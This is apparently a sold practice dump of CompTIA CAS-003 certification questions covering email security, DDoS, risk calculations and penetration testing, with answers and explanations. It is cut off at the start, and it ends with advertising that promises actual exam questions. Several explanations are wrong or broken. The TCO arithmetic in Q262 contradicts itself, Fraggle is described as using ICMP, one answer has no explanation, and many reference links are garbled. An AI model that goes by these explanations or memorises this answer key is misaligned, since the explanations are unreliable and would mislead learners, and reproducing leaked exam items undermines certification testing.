From: Company <IT@Company.com>

To: "customer@example.com" <customer@example.com> Date: Mon, 1 Nov 2010 13:15:11 -0500

Subject: New Insurance Application Thread-Topic: New Insurance Application

Please download and install software from the site below to maintain full access to your account. www.examplesite.com

Additional information: The authorized mail servers IPs are 192.168.2.10 and 192.168.2.11. The network's subnet is 192.168.2.0/25.

Which of the following are the MOST appropriate courses of action a security administrator could take to eliminate this risk? (Select TWO).

- A. Identify the origination point for malicious activity on the unauthorized mail server.
- B. Block port 25 on the firewall for all unauthorized mail servers.
- C. Disable open relay functionality.
- D. Shut down the SMTP service on the unauthorized mail server.
- E. Enable STARTTLS on the spam filter

Answer: BD

Explanation:

In this question, we have an unauthorized mail server using the IP: 192.168.2.55.

Blocking port 25 on the firewall for all unauthorized mail servers is a common and recommended security step. Port 25 should be open on the firewall to the IP addresses of the authorized email servers only (192.168.2.10 and 192.168.2.11). This will prevent unauthorized email servers sending email or receiving and relaying email.

Email servers use SMTP (Simple Mail Transfer Protocol) to send email to other email servers. Shutting down the SMTP service on the unauthorized mail server is effectively disabling the mail server functionality of the unauthorized server.

Incorrect Answers:

A: You shouldn't worry about identifying the origination point for the malicious activity on the unauthorized mail server. There isn't much you could do about the remote origination point even if you did identify it. You have an 'unauthorized' mail server. That is what you should be dealing with. C: In this question, the email was received by the unauthorized email server (192.168.2.55) ready to be collected by the recipient. The email was not relayed (forwarded) to other email servers. Disabling open relay functionality will not stop the emails. You need to disable all email (SMTP) functionality of the unauthorized server, not just relaying.

E: STARTTLS enables TLS encryption on communications with the spam filter. It will do nothing to prevent the usage of the unauthorized email server.

References: https://en.wikipedia.org/wiki/Simple_Mail_Transfer_Protocol "https://en.wikipedia.org/wiki/Simple_Mail_Transfer_Protocol"ocol

<https://www.arclab.com/en/kb/email/how-to-read-and-analyze-the-email-header-fields-spfdkim.html>

NEW QUESTION 218

During a new desktop refresh, all hosts are hardened at the OS level before deployment to comply with policy. Six months later, the company is audited for compliance to regulations. The audit discovers that 40 percent of the desktops do not meet requirements. Which of the following is the MOST likely cause of the noncompliance?

- A. The devices are being modified and settings are being overridden in production.
- B. The patch management system is causing the devices to be noncompliant after issuing the latest patches.
- C. The desktop applications were configured with the default username and password.
- D. 40 percent of the devices use full disk encryption

Answer: A

Explanation:

The question states that all hosts are hardened at the OS level before deployment. So we know the desktops are fully patched when the users receive them. Six months later, the desktops do not meet the compliance standards. The most likely explanation for this is that the users have changed the settings of the desktops

during the six months that they've had them.

Incorrect Answers:

B: A patch management system would not cause the devices to be noncompliant after issuing the latest patches. Devices are non-compliant because their patches are out-of-date, not because the patches are too recent.

C: The desktop applications being configured with the default username and password would not be the cause of non-compliance. The hosts are hardened at the OS level so application configuration would not affect this.

D: Devices using full disk encryption would not be the cause of non-compliance. The hosts are hardened at the OS level. Disk encryption would have no effect on the patch level or configuration of the host.

NEW QUESTION 223

A firm's Chief Executive Officer (CEO) is concerned that IT staff lacks the knowledge to identify complex vulnerabilities that may exist in a payment system being internally developed. The payment system being developed will be sold to a number of organizations and is in direct competition with another leading product. The CEO highlighted that code base confidentiality is of critical importance to allow the company to exceed the competition in terms of the product's reliability, stability, and performance. Which of the following would provide the MOST thorough testing and satisfy the CEO's requirements?

- A. Sign a MOU with a marketing firm to preserve the company reputation and use in-house resources for random testing.
- B. Sign a BPA with a small software consulting firm and use the firm to perform Black box testing and address all findings.
- C. Sign a NDA with a large security consulting firm and use the firm to perform Grey box testing and address all findings.
- D. Use the most qualified and senior developers on the project to perform a variety of White box testing and code reviews.

Answer: C

Explanation:

Gray box testing has limited knowledge of the system as an attacker would. The base code would remain confidential. This would further be enhanced by a Non-disclosure agreement (NDA) which is designed to protect confidential information.

Incorrect Answers:

A: A memorandum of understanding (MOU) documents conditions and applied terms for outsourcing partner organizations that must share data and information resources. They do not typically cover vulnerabilities and penetration / vulnerability testing. Furthermore, the CEO is concerned that IT staff lacks the knowledge to identify complex vulnerabilities.

B: A business partnership security agreement (BPA) is a legally binding document that is designed to provide safeguards and compel certain actions among business partners in relation to specific security-related activities. Black box testing is integrity-based testing that uses random user inputs. Code confidentiality is maintained but testing is limited.

D: White box testing requires full access to the code base as it involves validating the program logic. This does not test against vulnerabilities. Furthermore, the CEO is concerned that IT staff lacks the knowledge to identify complex vulnerabilities.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 148, 167-168, 238-239

https://en.wikipedia.org/wiki/Non-disclosure_agreement https://en.wikipedia.org/wiki/Nondisclosure_agreement

https://en.wikipedia.org/wiki/Gray_box_testing

NEW QUESTION 228

The finance department for an online shopping website has discovered that a number of customers were able to purchase goods and services without any payments. Further analysis conducted by the security investigations team indicated that the website allowed customers to update a payment amount for shipping. A specially crafted value could be entered and cause a roll over, resulting in the shipping cost being subtracted from the balance and in some instances resulted in a negative balance. As a result, the system processed the negative balance as zero dollars. Which of the following BEST describes the application issue?

- A. Race condition
- B. Click-jacking
- C. Integer overflow
- D. Use after free
- E. SQL injection

Answer: C

Explanation:

Integer overflow errors can occur when a program fails to account for the fact that an arithmetic operation can result in a quantity either greater than a data type's maximum value or less than its minimum value.

Incorrect Answers:

A: Race conditions are a form of attack that normally targets timing, and sometimes called asynchronous attacks. The objective is to exploit the delay between the time of check (TOC) and the time of use (TOU).

B: Click-jacking is when attackers deceive Web users into disclosing confidential information or taking control of their computer while clicking on seemingly harmless web pages.

D: Use after free errors happen when a program carries on making use of a pointer after it has been freed.

E: A SQL injection attack occurs when the attacker makes use of a series of malicious SQL queries to directly influence the SQL database.

References: https://www.owasp.org/index.php/Integer_overflow

https://www.owasp.org/index.php/Integer_overflow

https://www.owasp.org/index.php/Using_freed_memory

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 151, 153, 163

NEW QUESTION 233

A company has noticed recently that its corporate information has ended up on an online forum. An investigation has identified that internal employees are sharing confidential corporate information on a daily basis. Which of the following are the MOST effective security controls that can be implemented to stop the above problem? (Select TWO).

- A. Implement a URL filter to block the online forum
- B. Implement NIDS on the desktop and DMZ networks
- C. Security awareness compliance training for all employees
- D. Implement DLP on the desktop, email gateway, and web proxies
- E. Review of security policies and procedures

Answer: CD

Explanation:

Security awareness compliance training for all employees should be implemented to educate employees about corporate policies and procedures for working with information technology (IT). Data loss prevention (DLP) should be implemented to make sure that users do not send sensitive or critical information outside the corporate network.

Incorrect Answers:

A: A URL filter will prevent users from accessing the online forum, but it will not prevent them from sharing confidential corporate information.

B: NIDS will monitor traffic to and from all devices on the network, perform an analysis of passing traffic on the entire subnet, and matches the traffic that is passed on the subnets to the library of known attacks. It will not prevent access to the online forum, or from sharing confidential corporate information.

E: The problem is that users are not adhering to the security policies and procedures, so reviewing them will not solve the problem.

References:

<http://searchsecurity.techtarget.com/definition/security-awareness-training> searchsecurity.techtarget.com/definition/HYPERLINK

<http://searchsecurity.techtarget.com/definition/security-awareness-training> securityHYPERLINK <http://searchsecurity.techtarget.com/definition/security-awareness-training> awareness-training <http://whatis.techtarget.com/definition/data-loss-prevention-DLP> HYPERLINK <http://whatis.techtarget.com/definition/data-loss-prevention-DLP> vention-DLP https://en.wikipedia.org/wiki/Intrusion_detection_system

NEW QUESTION 238

A critical system audit shows that the payroll system is not meeting security policy due to missing OS security patches. Upon further review, it appears that the system is not being patched at all. The vendor states that the system is only supported on the current OS patch level. Which of the following compensating controls should be used to mitigate the vulnerability of missing OS patches on this system?

- A. Isolate the system on a secure network to limit its contact with other systems
- B. Implement an application layer firewall to protect the payroll system interface
- C. Monitor the system's security log for unauthorized access to the payroll application
- D. Perform reconciliation of all payroll transactions on a daily basis

Answer: A

Explanation:

The payroll system is not meeting security policy due to missing OS security patches. We cannot apply the patches to the system because the vendor states that the system is only supported on the current OS patch level. Therefore, we need another way of securing the system.

We can improve the security of the system and the other systems on the network by isolating the payroll system on a secure network to limit its contact with other systems. This will reduce the likelihood of a malicious user accessing the payroll system and limit any damage to other systems if the payroll system is attacked.

Incorrect Answers:

B: An application layer firewall may provide some protection to the application. However, the operating system is vulnerable due to being unpatched. It is unlikely that an application layer firewall will protect against the operating system vulnerabilities.

C: Monitoring the system's security log for unauthorized access to the payroll application will not actually provide any protection against unauthorized access. It would just enable you to see that unauthorized access has occurred.

D: Reconciling the payroll transactions on a daily basis would keep the accounts up to date but it would provide no protection for the system and so does not mitigate the vulnerability of missing OS patches as required in this question.

NEW QUESTION 241

The Information Security Officer (ISO) believes that the company has been targeted by cybercriminals and it is under a cyber attack. Internal services that are normally available to the public via the Internet are inaccessible, and employees in the office are unable to browse the Internet. The senior security engineer starts by reviewing the bandwidth at the border router, and notices that the incoming bandwidth on the router's external interface is maxed out. The security engineer then inspects the following piece of log to try and determine the reason for the downtime, focusing on the company's external router's IP which is 128.20.176.19:

11:16:22.110343 IP 90.237.31.27.19 > 128.20.176.19.19: UDP, length 1400

11:16:22.110351 IP 23.27.112.200.19 > 128.20.176.19.19: UDP, length 1400

11:16:22.110358 IP 192.200.132.213.19 > 128.20.176.19.19: UDP, length 1400

11:16:22.110402 IP 70.192.2.55.19 > 128.20.176.19.19: UDP, length 1400

11:16:22.110406 IP 112.201.7.39.19 > 128.20.176.19.19: UDP, length 1400

Which of the following describes the findings the senior security engineer should report to the ISO and the BEST solution for service restoration?

- A. After the senior engineer used a network analyzer to identify an active Fraggle attack, the company's ISP should be contacted and instructed to block the malicious packets.
- B. After the senior engineer used the above IPS logs to detect the ongoing DDOS attack, an IPS filter should be enabled to block the attack and restore communication.
- C. After the senior engineer used a mirror port to capture the ongoing amplification attack, a BGP sinkhole should be configured to drop traffic at the source networks.
- D. After the senior engineer used a packet capture to identify an active Smurf attack, an ACL should be placed on the company's external router to block incoming UDP port 19 traffic.

Answer: A

Explanation:

The exhibit displays logs that are indicative of an active fraggle attack. A Fraggle attack is similar to a smurf attack in that it is a denial of service attack, but the difference is that a fraggle attack makes

use of ICMP and UDP ports 7 and 19. Thus when the senior engineer uses a network analyzer to identify the attack he should contact the company's ISP to block those malicious packets. Incorrect Answers:

B: The logs are indicative of an ongoing fraggle attack. Even though a fraggle attack is also a DOS attack the best form of action to take would be to ask the ISP to block the malicious packets.

C: Configuring a sinkhole to block a denial of service attack will not address the problem since the type of attack as per the logs indicates a fraggle attack.

D: A smurf attack spoofs the source address with the address of the victim, and then sends it out as a broadcast ping. Each system in the network will then respond, and flood the victim with echo replies. The logs do not indicate a smurf attack.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 165, 168

https://en.wikipedia.org/wiki/Fraggle_attack HYPERLINK https://en.wikipedia.org/wiki/Fraggle_attack k

NEW QUESTION 245

An external penetration tester compromised one of the client organization's authentication servers and retrieved the password database. Which of the following methods allows the penetration tester to MOST efficiently use any obtained administrative credentials on the client organization's other systems, without impacting the integrity of any of the systems?

- A. Use the pass the hash technique
- B. Use rainbow tables to crack the passwords
- C. Use the existing access to change the password
- D. Use social engineering to obtain the actual password

Answer: A

Explanation:

With passing the hash you can grab NTLM credentials and you can manipulate the Windows logon sessions maintained by the LSA component. This will allow you to operate as an administrative user and not impact the integrity of any of the systems when running your tests.

Incorrect Answers:

B: Making use of rainbow tables and cracking passwords will have a definite impact on the integrity of the other systems that are to be penetration tested.

C: Changing passwords will impact the integrity of the other systems and is not a preferable method to conduct penetration testing.

D: Social engineering is not the preferred way to accomplish the goal of penetration testing and

gaining administrative credentials on the client's network. References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 17, 351

NEW QUESTION 249

A web services company is planning a one-time high-profile event to be hosted on the corporate website. An outage, due to an attack, would be publicly embarrassing, so Joe, the Chief Executive Officer (CEO), has requested that his security engineers put temporary preventive controls in place. Which of the following would MOST appropriately address Joe's concerns?

- A. Ensure web services hosting the event use TCP cookies and deny_hosts.
- B. Configure an intrusion prevention system that blocks IPs after detecting too many incomplete sessions.
- C. Contract and configure scrubbing services with third-party DDoS mitigation providers.
- D. Purchase additional bandwidth from the company's Internet service provide

Answer: C

Explanation:

Scrubbing is an excellent way of dealing with this type of situation where the company wants to stay connected no matter what during the one-time high profile event. It involves deploying a multi-layered security approach backed by extensive threat research to defend against a variety of attacks with a guarantee of always-on.

Incorrect Answers:

A: Making use of TCP cookies will not be helpful in this event since cookins are used to maintain selections on previous pages and attackers can assess cookies in transit or in storage to carry out their attacks.

B: Using intrusion prevention systems blocking IPs is contra productive for a one-time high profile event if you want to attract and reach many clients and the same time.

D: Purchasing additional bandwidth from the ISP not going to prevent attackers from hi-jacking your one-time event.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 159, 165, 168

<http://www.level3.com/en/products/ddos-mitigation/>

NEW QUESTION 251

The Chief Executive Officer (CEO) of an Internet service provider (ISP) has decided to limit the company's contribution to worldwide Distributed Denial of Service (DDoS) attacks. Which of the following should the ISP implement? (Select TWO).

- A. Block traffic from the ISP's networks destined for blacklisted IPs.
- B. Prevent the ISP's customers from querying DNS servers other than those hosted by the ISP.
- C. Scan the ISP's customer networks using an up-to-date vulnerability scanner.
- D. Notify customers when services they run are involved in an attack.
- E. Block traffic with an IP source not allocated to customers from exiting the ISP's network.

Answer: DE

Explanation:

Since DDOS attacks can originate from nay different devices and thus makes it harder to defend against, one way to limit the company's contribution to DDOS attacks is to notify customers about any DDOS attack when they run services that are under attack. The company can also block IP sources that are not allocated to customers from the existing SIP's network.

Incorrect Answers:

A: Blocking traffic is in essence denial of service and this should not be implemented by the company.

B: Preventing the ISP's customers from querying/accessing other DNS serves is also a denial of service.

C: Making use of vulnerability scanners does not limit a company's contribution to the DDOS attacks. References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 286

NEW QUESTION 253

News outlets are beginning to report on a number of retail establishments that are experiencing payment card data breaches. The data exfiltration is enabled by malware on a compromised computer. After the initial exploit, network mapping and fingerprinting is conducted to prepare for further exploitation. Which of the following is the MOST effective solution to protect against unrecognized malware infections?

- A. Remove local admin permissions from all users and change anti-virus to a cloud aware, push technology.
- B. Implement an application whitelist at all levels of the organization.
- C. Deploy a network based heuristic IDS, configure all layer 3 switches to feed data to the IDS for more effective monitoring.
- D. Update router configuration to pass all network traffic through a new proxy server with advanced malware detection.

Answer: B

Explanation:

In essence a whitelist screening will ensure that only acceptable applications are passed / or granted access.

Incorrect Answers:

A: Removing all local administrator permissions and changing to cloud aware is not going to keep unrecognized malware infections at bay.

C: Heuristic based IDS will only look for deviation of normal behavior of an application or service and thus is useful against unknown and polymorphic viruses.

D: Modifying the router configuration to pass all the network traffic via a new proxy server is not the same as protecting against unrecognized malware infections because the company's malware detection program in use is still the same.

References:

Conklin, Wm. Arthur, Gregory White and Dwayne Williams, CASP CompTIA Advanced Security Practitioner Certification Study Guide (Exam CAS-001), McGraw-Hill, Columbus, 2012, p. 227 Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 125

NEW QUESTION 257

A company is in the process of implementing a new front end user interface for its customers, the goal is to provide them with more self-service functionality. The application has been written by developers over the last six months and the project is currently in the test phase.

Which of the following security activities should be implemented as part of the SDL in order to provide the MOST security coverage over the solution? (Select TWO).

- A. Perform unit testing of the binary code
- B. Perform code review over a sampling of the front end source code
- C. Perform black box penetration testing over the solution
- D. Perform grey box penetration testing over the solution
- E. Perform static code review over the front end source code

Answer: DE

Explanation:

With grey box penetration testing it means that you have limited insight into the device which would most probable by some code knowledge and this type of testing over the solution would provide the most security coverage under the circumstances.

A Code review refers to the examination of an application (the new network based software product in this case) that is designed to identify and assess threats to the organization. With a static code review it is assumed that you have all the sources available for the application that is being examined. By performing a static code review over the front end source code you can provide adequate security coverage over the solution.

Incorrect Answers:

A: Unit testing of the binary code will not provide the most security coverage.

B: Code review over a sampling of the front end source code will not provide adequate security coverage.

C: Black box penetration testing is best done when the source code is not available. References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 168-169

NEW QUESTION 259

A large company is preparing to merge with a smaller company. The smaller company has been very profitable, but the smaller company's main applications were created in-house. Which of the following actions should the large company's security administrator take in preparation for the merger?

- A. A review of the mitigations implemented from the most recent audit findings of the smaller company should be performed.
- B. An ROI calculation should be performed to determine which company's application should be used.
- C. A security assessment should be performed to establish the risks of integration or co-existence.
- D. A regression test should be performed on the in-house software to determine security risks associated with the software.

Answer: C

Explanation:

With any merger regardless of the monetary benefit there is always security risks and prior to the merger the security administrator should assess the security risks to as to mitigate these. Incorrect Answers:

A: This is the concern of the smaller organization and not the bigger company for which the security administrator is working.

B: The Cost benefit analysis (ROI) is done as part of the phased changeover process.

D: A regression test is used after a change to validate that inputs and outputs are correct, not prior to a merger.

References:

Project Management Institute, A Guide to the Project Management Body of Knowledge (PMBOK Guide), 5th Edition, Project Management Institute, Inc., Newtown Square, 2013, p. 345

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 148, 165, 337

NEW QUESTION 262

A Chief Information Security Officer (CISO) has requested that a SIEM solution be implemented. The CISO wants to know upfront what the projected TCO would be before looking further into this concern. Two vendor proposals have been received:

Vendor A: product-based solution which can be purchased by the pharmaceutical company.

Capital expenses to cover central log collectors, correlators, storage and management consoles expected to be \$150,000. Operational expenses are expected to be a 0.5 full time employee (FTE) to manage the solution, and 1 full time employee to respond to incidents per year.

Vendor B: managed service-based solution which can be the outsourcer for the pharmaceutical company's needs.

Bundled offering expected to be \$100,000 per year.

Operational expenses for the pharmaceutical company to partner with the vendor are expected to be a 0.5 FTE per year.

Internal employee costs are averaged to be \$80,000 per year per FTE. Based on calculating TCO of the two vendor proposals over a 5 year period, which of the following options is MOST accurate?

- A. Based on cost alone, having an outsourced solution appears cheaper.
- B. Based on cost alone, having an outsourced solution appears to be more expensive.
- C. Based on cost alone, both outsourced an in-sourced solutions appear to be the same.
- D. Based on cost alone, having a purchased product solution appears cheaper

Answer: A

Explanation:

The costs of making use of an outsources solution will actually be a savings for the company thus the outsourced solution is a cheaper option over a 5 year period because it amounts to 0,5 FTE per year for the company and at present the company expense if \$80,000 per year per FTE.

For the company to go alone it will cost \$80,000 per annum per FTE = \$400,000 over 5 years. With Vendor a \$150,000 + \$200,000 (½ FTE) = \$350,000

With Vendor B = \$100,000 it will be more expensive. References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 130

NEW QUESTION 264

The helpdesk is receiving multiple calls about slow and intermittent Internet access from the finance department. The following information is compiled:

Caller 1, IP 172.16.35.217, NETMASK 255.255.254.0

Caller 2, IP 172.16.35.53, NETMASK 255.255.254.0

Caller 3, IP 172.16.35.173, NETMASK 255.255.254.0

All callers are connected to the same switch and are routed by a router with five built-in interfaces. The upstream router interface's MAC is 00-01-42-32-ab-1a

A packet capture shows the following:

09:05:15.934840 arp reply 172.16.34.1 is-at 00:01:42:32:ab:1a (00:01:42:32:ab:1a)

09:06:16.124850 arp reply 172.16.34.1 is-at 00:01:42:32:ab:1a (00:01:42:32:ab:1a)

09:07:25.439811 arp reply 172.16.34.1 is-at 00:01:42:32:ab:1a (00:01:42:32:ab:1a)

09:08:10.937590 IP 172.16.35.1 > 172.16.35.255: ICMP echo request, id 2305, seq 1, length 65534

09:08:10.937591 IP 172.16.35.1 > 172.16.35.255: ICMP echo request, id 2306, seq 2, length 65534

09:08:10.937592 IP 172.16.35.1 > 172.16.35.255: ICMP echo request, id 2307, seq 3, length 65534

Which of the following is occurring on the network?

- A. A man-in-the-middle attack is underway on the network.
- B. An ARP flood attack is targeting at the router.
- C. The default gateway is being spoofed on the network.
- D. A denial of service attack is targeting at the route

Answer: D

Explanation:

The above packet capture shows an attack where the attacker is busy consuming your resources (in this case the router) and preventing normal use. This is thus a Denial Of Service Attack.

Incorrect Answers:

A: A man-in-the-middle attack is when an attacker intercepts and perhaps changes the data that is transmitted between two users. The packet capture is not indicative of a man-in-the-middle attack. B: With an ARP flood attack thousands of spoofed data packets with different physical addresses are sent to a device. This is not the case here.

C: A gateway being spoofed show up as any random number that the attacker feels like listing as the caller. This is not what is exhibited in this case.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 286

NEW QUESTION 269

An accountant at a small business is trying to understand the value of a server to determine if the business can afford to buy another server for DR. The risk manager only provided the accountant with the SLE of \$24,000, ARO of 20% and the exposure factor of 25%. Which of the following is the correct asset value calculated by the accountant?

- A. \$4,800
- B. \$24,000
- C. \$96,000
- D. \$120,000

Answer: C

Explanation:

The annualized loss expectancy (ALE) is the product of the annual rate of occurrence (ARO) and the single loss expectancy (SLE). It is mathematically expressed as: $ALE = ARO \times SLE$

Single Loss Expectancy (SLE) is mathematically expressed as: $Asset\ value\ (AV) \times Exposure\ Factor\ (EF)$ Thus if $SLE = \$24,000$ and $EF = 25\%$ then the Asset value is $SLE/EF = \$96,000$

References: http://www.financeformulas.net/Return_on_Investment.html https://en.wikipedia.org/wiki/Risk_assessmeHYPERLINK

"https://en.wikipedia.org/wiki/Risk_assessment"nt

NEW QUESTION 274

An IT manager is concerned about the cost of implementing a web filtering solution in an effort to mitigate the risks associated with malware and resulting data leakage. Given that the ARO is twice per year, the ALE resulting from a data leak is \$25,000 and the ALE after implementing the web filter is \$15,000. The web filtering solution will cost the organization \$10,000 per year. Which of the following values is the single loss expectancy of a data leakage event after implementing the web filtering solution?

- A. \$0
- B. \$7,500
- C. \$10,000
- D. \$12,500
- E. \$15,000

Answer: B

Explanation:

The annualized loss expectancy (ALE) is the product of the annual rate of occurrence (ARO) and the single loss expectancy (SLE). It is mathematically expressed as: $ALE = ARO \times SLE$

Single Loss Expectancy (SLE) is mathematically expressed as: $Asset\ value\ (AV) \times Exposure\ Factor\ (EF)$ $SLE = AV \times EF$ - Thus the Single Loss Expectancy (SLE) = $ALE/ARO = \$15,000 / 2 = \$7,500$ References:

http://www.financeformulas.net/Return_on_Investment.html https://en.wikipedia.org/wiki/Risk_assessment

NEW QUESTION 277

A well-known retailer has experienced a massive credit card breach. The retailer had gone through an audit and had been presented with a potential problem on their network. Vendors were authenticating directly to the retailer's AD servers, and an improper firewall rule allowed pivoting from the AD server to the DMZ where credit card servers were kept. The firewall rule was needed for an internal application that was developed, which presents risk. The retailer determined that because the vendors were required to have site to site VPN's no other security action was taken.

To prove to the retailer the monetary value of this risk, which of the following type of calculations is needed?

- A. Residual Risk calculation
- B. A cost/benefit analysis
- C. Quantitative Risk Analysis
- D. Qualitative Risk Analysis

Answer: C

Explanation:

Performing quantitative risk analysis focuses on assessing the probability of risk with a metric measurement which is usually a numerical value based on money or time.

Incorrect Answers:

A: A residual risk is one that still remains once the risk responses are applied. Thus a Residual risk calculation is not required.

B: Cost Benefit Analysis is used for Quality Planning. This is not what is required.

D: A qualitative risk analysis entails a subjective assessment of the probability of risks. The scenario warrants a quantitative risk.

References:

Project Management Institute, A Guide to the Project Management Body of Knowledge (PMBOK Guide), 5th Edition, Project Management Institute, Inc., Newtown Square, 2013, pp. 373, 585, 589 Schwalbe, Kathy, Managing Information Technology Projects, Revised 6th Edition, Course Technology, Andover, 2011, pp. 421-447

Whitaker, Sean, PMP Training Kit, O'Reilly Media, Sebastopol, 2013, pp. 335-375

NEW QUESTION 279

A member of the software development team has requested advice from the security team to implement a new secure lab for testing malware. Which of the following is the NEXT step that the security team should take?

- A. Purchase new hardware to keep the malware isolated.
- B. Develop a policy to outline what will be required in the secure lab.
- C. Construct a series of VMs to host the malware environment.
- D. Create a proposal and present it to management for approval

Answer: D

Explanation:

Before we can create a solution, we need to motivate why the solution needs to be created and plan

the best implementation with in the company's business operations. We therefore need to create a proposal that explains the intended implementation and allows for the company to budget for it. Incorrect Answers:

A: Purchasing of equipment cannot take place before approval for the purchases have been obtained. B: A proposal, rather than a policy, of what will be required in the secure lab needs to be created. A policy is a document that outlines person responsible and the standards that must be upheld to meet minimum corporate governance requirements.

C: Virtual machines (VMs) allows for multiple operating systems to run simultaneously on a single host. However, viruses, worms, and malware also have the potential to migrate from one virtual machine to another and to the host machine.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 96, 219, 232, 371

NEW QUESTION 284

A security engineer on a large enterprise network needs to schedule maintenance within a fixed window of time. A total outage period of four hours is permitted for servers. Workstations can undergo maintenance from 8:00 pm to 6:00 am daily. Which of the following can specify parameters for the maintenance work? (Select TWO).

- A. Managed security service
- B. Memorandum of understanding
- C. Quality of service
- D. Network service provider
- E. Operating level agreement

Answer: BE

Explanation:

B: A memorandum of understanding (MOU) documents conditions and applied terms for outsourcing partner organizations that must share data and information resources. It must be signed by a representative from each organization that has the legal authority to sign and are typically secured, as they are considered confidential.

E: An operating level agreement (OLA) defines the responsibilities of each partner's internal support group and what group and resources are used to meet the specified goal. It is used in conjunction with service level agreements (SLAs).

Incorrect Answers:

A: A managed security service (MSS) is a network security service that has been outsourced to a service provider, such as an Internet Service Provider (ISP). In the earlier days of the Internet, ISPs would sell customers a firewall appliance, as customer premises equipment (CPE), and for an additional fee would manage the customer-owned firewall over a dial-up connection.

C: Quality of service (QoS) is a mechanism that is designed to give priority to different applications, users, or data to provide a specific level of performance. It is often used in networks to prioritize certain types of network traffic.

D: A network service provider (NSP) provides bandwidth or network access via direct Internet backbone access to the Internet and usually access to its network access points (NAPs). They are sometimes referred to as backbone providers or internet providers.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 237, 362

htthYPERLINK "https://en.wikipedia.org/wiki/Managed_security_service"ps://en.wikipedHYPERLINK

"https://en.wikipedia.org/wiki/Managed_security_service"ia.org/wiki/Managed_secuHYPERLINK
"https://en.wikipedia.org/wiki/Managed_security_service"rity_service
[https://en.wikip](https://en.wikipedia.org/wiki/Network_service_provider)HYPERLINK "https://en.wikipedia.org/wiki/Network_service_provider"dia.org/wiki/Network_service_provider

NEW QUESTION 288

The helpdesk department desires to roll out a remote support application for internal use on all company computers. This tool should allow remote desktop sharing, system log gathering, chat, hardware logging, inventory management, and remote registry access. The risk management team has been asked to review vendor responses to the RFQ. Which of the following questions is the MOST important?

- A. What are the protections against MITM?
- B. What accountability is built into the remote support application?
- C. What encryption standards are used in tracking database?
- D. What snapshot or “undo” features are present in the application?
- E. What encryption standards are used in remote desktop and file transfer functionality?

Answer: B

Explanation:

Incorrect Answers:

A: Man-in-the-Middle (MiTM) attacks are carried out when an attacker places himself between the sender and the receiver in the communication path, where they can intercept and modify the communication. However, the risk of a MITM is slim whereas the support staff WILL be accessing personal information.

C: Database encryption to prevent unauthorized access could be important (depending on other security controls in place). However, the risk of an unauthorized database access is slim whereas the support staff WILL be accessing personal information.

D: What snapshot or “undo” features are present in the application is a relatively unimportant question. The application may have no snapshot or “undo” features. Accounting for data access is more important than the risk of support user wanting to undo a mistake.

E: Encryption to prevent against MITM or packet sniffing attacks is important. However, the risk of such attacks is slim whereas the support staff WILL be accessing personal information. This makes the accountability question more important.

References: https://www.priv.gc.ca/information/guide/2012/gl_acc_201204_e.asp

"https://www.priv.gc.ca/information/guide/2012/gl_acc_201204_e.asp"c.ca/information/guide/2012/gl_acc_201204_e.asp2/gl_acc_201204_e.asp

NEW QUESTION 291

.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questions and Answers in PDF Format

CAS-003 Practice Exam Features:

- * CAS-003 Questions and Answers Updated Frequently
- * CAS-003 Practice Questions Verified by Expert Senior Certified Staff
- * CAS-003 Most Realistic Questions that Guarantee you a Pass on Your FirstTry
- * CAS-003 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year

100% Actual & Verified — Instant Download, Please Click
[Order The CAS-003 Practice Test Here](#)